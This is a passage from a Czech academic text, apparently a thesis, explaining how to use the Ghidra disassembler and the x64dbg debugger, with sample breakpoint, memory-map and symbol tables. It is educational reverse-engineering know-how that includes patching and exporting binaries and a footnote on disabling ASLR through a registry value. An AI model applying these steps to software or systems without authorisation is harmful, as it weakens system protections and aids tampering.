citních operandů. Tyto instrukce je také možné měnit jejich přepisem na jiné instrukce. Toho lze docílit kliknutím pravým tlačítkem myši na instrukci a zvolením možnosti *Patch instruction*. Zde si je ale potřeba dát pozor na velikost měněných instrukcí. Pozměněný soubor lze pak exportovat v horním menu *File*, *Export program* a poté jako výstupní formát zvolit *Binary*.


Výpis také obsahuje informaci o křížových referencích, což jsou místa v paměti, na které je odkazováno z jiných instrukcí. Toho lze například využít ke zjištění umístění ze kterých je volaná nějaká funkce. Zobrazeny jsou také obsahy paměti, na které se instrukce odvolávají. Pokud se nějaká instrukce odvolává na řetězec, je obsah tohoto řetězce zobrazen za instrukcí. Dále jsou obsaženy na svých pozicích jména známých symbolů a jména symbolů funkcí vygenerovaných při analýze souboru.

7.1.3.3 Function graph view


Toto okno, zobrazeno v obrázku 7.5, zobrazuje grafový pohled na instrukce funkce právě označené instrukce. Rozdělení instrukcí do jednotlivých bloků je dáno skokovými instrukcemi. Jednotlivé bloky jsou propojeny orientovanými hranami, které určují směr toku programu. Dvojitým kliknutím na jméno jiné volané funkce v grafu lze tuto funkci dále sledovat.

7.1.3.4 Function call graph view


Toto okno, zobrazeno na obrázku 7.6, přehledně pomocí grafu a orientovaných hran zobrazuje ve třech úrovních jakými funkcemi je aktuální funkce zavolána a jaké funkce jsou touto funkcí dále volány. Umožňuje tak vytvořit si přehled o volaných funkcích. Dvojitým kliknutím na bod jiné volané funkce v grafu lze tuto funkci dále sledovat.



Obrázek 7.4: Okno zobrazující disassemblerovaný strojový kód v nástroji Ghidra



Obrázek 7.5: Okno zobrazující graf instrukcí funkce v nástroji Ghidra




Obrázek 7.6: Okno zobrazující graf volaných funkcí v nástroji Ghidra

Obrázek 7.7: Okno zobrazující dekompilovanou funkci nástrojem Ghidra


7.1.3.5 Decompiler view

Toto okno, zobrazeno na obrázku 7.7, zobrazuje dekompilovaný strojový kód v jazyku velmi podobný jazyku C. Vnitřně je tento zdrojový kód generován z vnitřní reprezentace instrukcí zvané p-code. Tento p-code vzniká překladem strojových instrukcí dané architektury procesorů na velmi drobné atomické instrukce. V případě potřeby podpory nové architektury, je potřeba vytvořit překladač instrukcí dané architektury do instrukcí p-code. To pak umožňuje použít právě jednu implementaci generátoru vysokoúrovňového jazyka z instrukcí p-code.

Při kliknutí do plochy okna pravým tlačítkem myši je možné měnit prototypy funkcí, jména a typy proměnných. To slouží k postupné rekonstrukci dáváním smyslu dekompilovaným částem zdrojového kódu.



Obrázek 7.8: Okno zobrazující nalezené řetězce nástrojem Ghidra



Obrázek 7.9: Okno zobrazující paměťové sekce programu v nástroji Ghidra


7.1.3.6 Defined strings view

Toto okno, zobrazeno na obrázku 7.8, zobrazuje pozice a hodnoty nalezených řetězců. To lze použít pro nalezení zajímavých řetězců a jejích umístění, které pak díky křížovým referencím lze spojit s instrukcemi, ke kterým patří.

7.1.3.7 Memory map view

Toto okno, zobrazeno na obrázku 7.9, slouží pro zobrazení mapování jednotlivých sekcí souboru do virtuální paměti. Kliknutím na ikonku domu se zobrazí okno které umožňuje změnit základní adresu umístění sekcí. Tato vlastnost se dá použít, pokud je na systému povoleno ASLR[1] (*Address space layout randomization*) a je potřeba sladit adresy debuggeru a Ghidry.

[1]ASLR lze vypnout na úrovni systému přidáním hodnoty `MoveImages` s hodnotou `REG_DWORD` 0 v klíči registrů `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management`



Obrázek 7.10: Hlavní okno debuggeru x64dbg

7.2 x64dbg

Projekt x64dbg je open-source debugger, tedy nástroj pro dynamickou analýzu, určený pro Windows a jejich 32 a 64bitové spustitelné programy. Stránku projektu lze najít na webové adrese `https://x64dbg.com/`, kde lze také najít i odkaz pro stažení `.zip` archívu obsahující tento nástroj. Archív v sobě obsahuje adresáře `pluginsdk` a `release`. Jak názvy adresářů napovídají, `release` je tím, který obsahuje nástroj samotný. Tento adresář je možné přejmenovat a umístit kdekoli v souborovém systému. Adresář obsahuje dva podadresáře `x32` a `x64`, ve kterých se nacházejí debuggery `x32dbg.exe` a `x64dbg.exe`, určené pro 32 a 64bitové programy. Adresář ale také obsahuje soubor `x96dbg.exe`, který slouží jako univerzální spouštěč konkrétních debuggerů. Název vychází ze součtu čísel 32 a 64. Pro spouštění tedy doporučuji používat právě `x96dbg.exe`. Obrázek 7.10 zobrazuje hlavní okno aktivně laděného programu.

7.2.1 Otevření a připojení

Při spuštění `x96dbg.exe` je uživatel dotázán, zda chce spustit x32dbg nebo x64dbg a při zvolení se daná verze debuggeru otevře. Možností jak debbuger otevřít je také vzít soubor který chci ladit a přesunout tento soubor myší na ikonu nebo zástupce programu `x96dbg.exe`. Program poté sám otevře vhodnou verzi debuggeru.

Další způsoby otevření souboru v debuggeru již vyžadují znalost pro jakou architekturu je spustitelný soubor určen. Pokud je soubor otevřen ve špatné verzi, debugger na toto upozorní ve stavo-

Obrázek 7.11: Nejdůležitější nástroje nástrojové lišty debuggeru x64dbg

vém řádku. Otevřít soubor je možné přesunutím programu myší do okna debuggeru, nebo přes horní menu *File* a možnost *Open* a nebo přes ikonku adresáře nacházející se hned pod horním *File* menu. Při spuštění programu debuggerem, x64dbg pozastaví program hned, jak k tomu dostane příležitost. Tuto příležitost dostane v době po zavedení programu do paměti a vyřešení všech importovaných funkcí, ale ještě před vstupem do vstupního bodu.

Debugger je také možné připojit k již běžícímu procesu, a to přes horní menu *File* a možnost *Attach*. Po připojení není proces pozastaven a jeho vykonávání pokračuje dále. K odpojení debuggeru od procesu se lze dostat pod *File* a *Detach*.


7.2.2 Nástrojová lišta

Nástrojová lišta obsahuje nástroje pro ladění procesu. Mezi nejdůležitější, zobrazeny na obrázku 7.11, patří série po sobě jdoucích 10 modrých ikon. Jejich funkcionalita je následující:

1. Restart - Ukončí proces a spustí naposledy otevřený program.
2. Close - Ukončí proces
3. Run - Spustí pozastavená vlákna
4. Pause - Pozastaví aktuální vlákno
5. Step into - Vykonání jedné instrukce aktivního vlákna
6. Step over - Vykonání jedné instrukce aktivního vlákna, přeskakuje volání CALL
7. Trace into... - Trasuje průběh instrukcí vložením *step into* breakpointu až do nějaké podmínky nebo maximálního počtu trasovaných instrukcí.
8. Trace over... - Trasuje průběh instrukcí vložením *step over* breakpointu až do nějaké podmínky nebo maximálního počtu trasovaných instrukcí.
9. Execute till return - Automaticky pokračovat ve *Step over* až do instrukce RET.
10. Return to user code - Spustit a zastavit se až při vstupu do uživatelského kódu.

7.2.3 Záložky pohledů

Záložky se nachází pod nástrojovou lištou. Tyto záložky, v dokumentaci pojmenovány také jako pohledy (*views*) [22], jdou odpojit od hlavního okna kliknutím pravým tlačítkem myši na záložku




Obrázek 7.12: CPU pohled na disassemblerovaný strojový kód debuggeru x64dbg

pohledu a zvolením *Detach* a nebo zavřít zvolením *Close*. Pokud se již odpojený pohled zavře, vrátí se zpět na konec již otevřených pohledů. Zavřené pohledy je možné otevřít z horního menu *View*. Mezi nejužitečnější patří pohledy CPU, Breakpoints, Memory Map, Symbols a Threads

7.2.3.1 CPU View

Tento pohled je výchozím pohledem při startu debuggeru, již zobrazeného v obrázku 7.10. Tento pohled je rozdělen do šesti částí. Největší a nejdůležitější je část zobrazující disassemblerovaný strojový kód z paměti. Přímo pod ní se nachází část s hodnotami operandů označené instrukce a jméno modulu a sekce v jakém se nachází. Napravo od těchto částí je pak zobrazen aktuální stav registrů procesoru a pod ní hodnoty registrů a zásobníku volací konvence Windows, která je užitečná pro zobrazení hodnot parametrů funkce před zavoláním instrukce CALL. V posledních dvou částech je na levé straně několik pohledů do paměti a na straně pravé aktuální stav zásobníku.

Část zobrazující disassemblerovaný strojový kód z paměti, zobrazena v detailu na obázku 7.12, se skládá z 5 sloupců. První zobrazuje vizualizaci skoků, ukazatelé registrů obsahující potencionální adresu a breakpointy. Co se vizualizace skoků týče, modré označuje skok vpřed a žluté skok zpět. Při krokování, vizualizace právě označené skokové instrukce může způsobit změnu barvy čáry na červenou, která vizualizuje, že skok bude uskutečněn. Druhý sloupec zobrazuje adresy s různými barvami pozadí. Černé pozadí ukazuje na adresu RIP registru a červené aktivní breakpointy. Třetí sloupec zobrazuje v šestnáctkové soustavě zakódované instrukce strojového kódu. Čtvrtý zobrazuje disassemblerované instrukce v JSI z paměti. Poslední pátý sloupec zobrazuje k adresám nalezené symboly, případně informace na jaká data se instrukce odkazují. Šedý řádek označuje myší označenou instrukci, vůči které se bude řídit nabídka po kliknutí pravým tlačítkem myši. Jednou z možností nabídky je funkce *Graph* pro zobrazení grafu funkce právě označené instrukce, zobrazené v obrázku 7.13. Další možností nabídky je přidávat a odebírat breakpointy.



Obrázek 7.13: Grafový pohled na disassemblerovaný strojový kód debuggeru x64dbg

Type	Address	Module/Label/Exception	State	Disassembly	Hits	Summary
Software						
	00007FF7F1291338	<hello64.exe.EntryPoint>	One-time	sub rsp,28	0	entry breakpoint
	00007FF7F129133C	hello64.exe	Enabled	call hello64.7FF7F129159C	0	
	00007FF7F1291345	hello64.exe	Disabled	jmp hello64.7FF7F12911BC	0	
	00007FF7F1291350	hello64.exe	Enabled	call hello64.7FF7F1291AEC	0	
	00007FF7F1291357	hello64.exe	Enabled	je hello64.7FF7F129137A	0	
Hardware						
	00000094AB98F060		Enabled	add byte ptr ds:[rax],al	0	access(qword)
	00000094AB98F068		Disabled	loopne 94AB98F05A	0	access(qword)
	00000094AB98F070		Enabled	add byte ptr ds:[rax],al	0	access(qword)
	00000094AB98F078		Disabled	add byte ptr ds:[rax],al	0	access(qword)
	00000094AB98F080		Enabled	add byte ptr ds:[rax],al	0	access(qword)

Obrázek 7.14: Pohled breakpointů debuggeru x64dbg

7.2.3.2 Breakpoints View

Tento pohled v sobě obsahuje seznam všech breakpointů. Při puštění programu debuggerem, x64dbg automaticky vytváří breakpoint na vstupní bod definovaný v PE hlavičce. Tyto breakpointy mohou být softwarové, vkládáním INT3[2] breakpointů, nebo hardwarové, kontrolované debug registry. Kliknutím pravým tlačítkem myši na breakpoint v pohledu breakpointů zobrazeného na obrázku 7.14, se zobrazí nabídka, která umožní breakpoint sledovat do CPU pohledu, smazat nebo jen deaktivovat a později znovu aktivovat. Co se hardwarových breakpointů týče, ty mohou být nanejvýš čtyři aktivní.

7.2.3.3 Memory Map View

Tento pohled zobrazuje mapování a ochrany jednotlivý částí virtuálního adresního prostoru procesu. Tento pohled je zobrazen na obrázku 7.15, který zobrazuje adresy a velikosti namapovaných modulů a jejích sekcí. Dále tento pohled zobrazuje rozsahy zásobníků jednotlivých vláken. Při kliknutím

[2]1bajtová instrukce s operačním kódem `0xCC`, která je zodpovědná za zavoláni debuggeru.

Address	Size	Info	Content	Type	Protection	Initial
00007FF643C2F000	0000000000002000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FF643C31000	0000000000001000	"_RDATA"		IMG	-R---	ERWC-
00007FF643C32000	0000000000001000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFD87B80000	0000000000001000	kernelbase.dll		IMG	-R---	ERWC-
00007FFD87B81000	0000000000112000	".text"	Executable code	IMG	ER---	ERWC-
00007FFD87C93000	0000000000178000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFD87E0B000	0000000000005000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFD87E10000	000000000000F000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFD87E1F000	0000000000001000	".didat"		IMG	-R---	ERWC-
00007FFD87E20000	0000000000001000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFD87E21000	0000000000028000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFD887C0000	0000000000001000	kernel32.dll		IMG	-R---	ERWC-
00007FFD887C1000	000000000007E000	".text"	Executable code	IMG	ER---	ERWC-
00007FFD8883F000	0000000000033000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFD88872000	0000000000002000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFD88874000	0000000000006000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFD8887A000	0000000000001000	".didat"		IMG	-R---	ERWC-
00007FFD8887B000	0000000000001000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFD8887C000	0000000000001000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFD89E70000	0000000000001000	ntdll.dll		IMG	-R---	ERWC-
00007FFD89E71000	0000000000119000	".text"	Executable code	IMG	ER---	ERWC-
00007FFD89F8A000	0000000000001000	"PAGE"		IMG	ER---	ERWC-
00007FFD89F8B000	0000000000001000	"RT"		IMG	ER---	ERWC-
00007FFD89F8C000	0000000000048000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFD89FD4000	000000000000C000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFD89FE0000	000000000000F000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFD89FEF000	0000000000004000	".mrdata"		IMG	-R---	ERWC-
00007FFD89FF3000	0000000000001000	".00cfg"		IMG	-R---	ERWC-
00007FFD89FF4000	0000000000070000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFD8A064000	0000000000001000	".reloc"	Base relocations	IMG	-R---	ERWC-

Obrázek 7.15: Pohled na rozložení paměti debuggeru x64dbg

Base	Module
00007FF7F1290000	hello64.exe
00007FFDAB500000	kernelbase.dll
00007FFDAC780000	kernel32.dll
00007FFDAD770000	ntdll.dll


Address	Type	Ordinal	Symbol
00007FF7F1291338	Export	0	OptionalHeader.AddressOfEntryPoint
00007FF7F12A3000	Import		QueryPerformanceCounter
00007FF7F12A3008	Import		GetCurrentProcessId
00007FF7F12A3010	Import		GetCurrentThreadId
00007FF7F12A3018	Import		GetSystemTimeAsFileTime
00007FF7F12A3020	Import		InitializeSListHead
00007FF7F12A3028	Import		RtlCaptureContext
00007FF7F12A3030	Import		RtlLookupFunctionEntry
00007FF7F12A3038	Import		RtlVirtualUnwind
00007FF7F12A3040	Import		IsDebuggerPresent
00007FF7F12A3048	Import		UnhandledExceptionFilter
00007FF7F12A3050	Import		SetUnhandledExceptionFilter
00007FF7F12A3058	Import		GetStartupInfoW
00007FF7F12A3060	Import		IsProcessorFeaturePresent
00007FF7F12A3068	Import		GetModuleHandleW

Obrázek 7.16: Pohled na symboly modulů debuggeru x64dbg

pravým tlačítkem myši na paměťový rozsah, lze tento rozsah sledovat do disassembleru nebo pohledu pamětí (*dump*) v CPU pohledu. Dále je možné uložit rozsah paměti na disk, alokovat v procesu nový rozsah a následné ho dealokovat, také nastavit přístupová práva jednotlivým rozsahům a nastavit breakpoint při přístupu do paměti celého rozsahu. Těchto breakpointů do paměti je docíleno nastavením ochrany paměti známe jako *Guard Page*, kdy při přístupu do paměti chráněné stránky je debugger systémem informován.


7.2.3.4 Symbols View

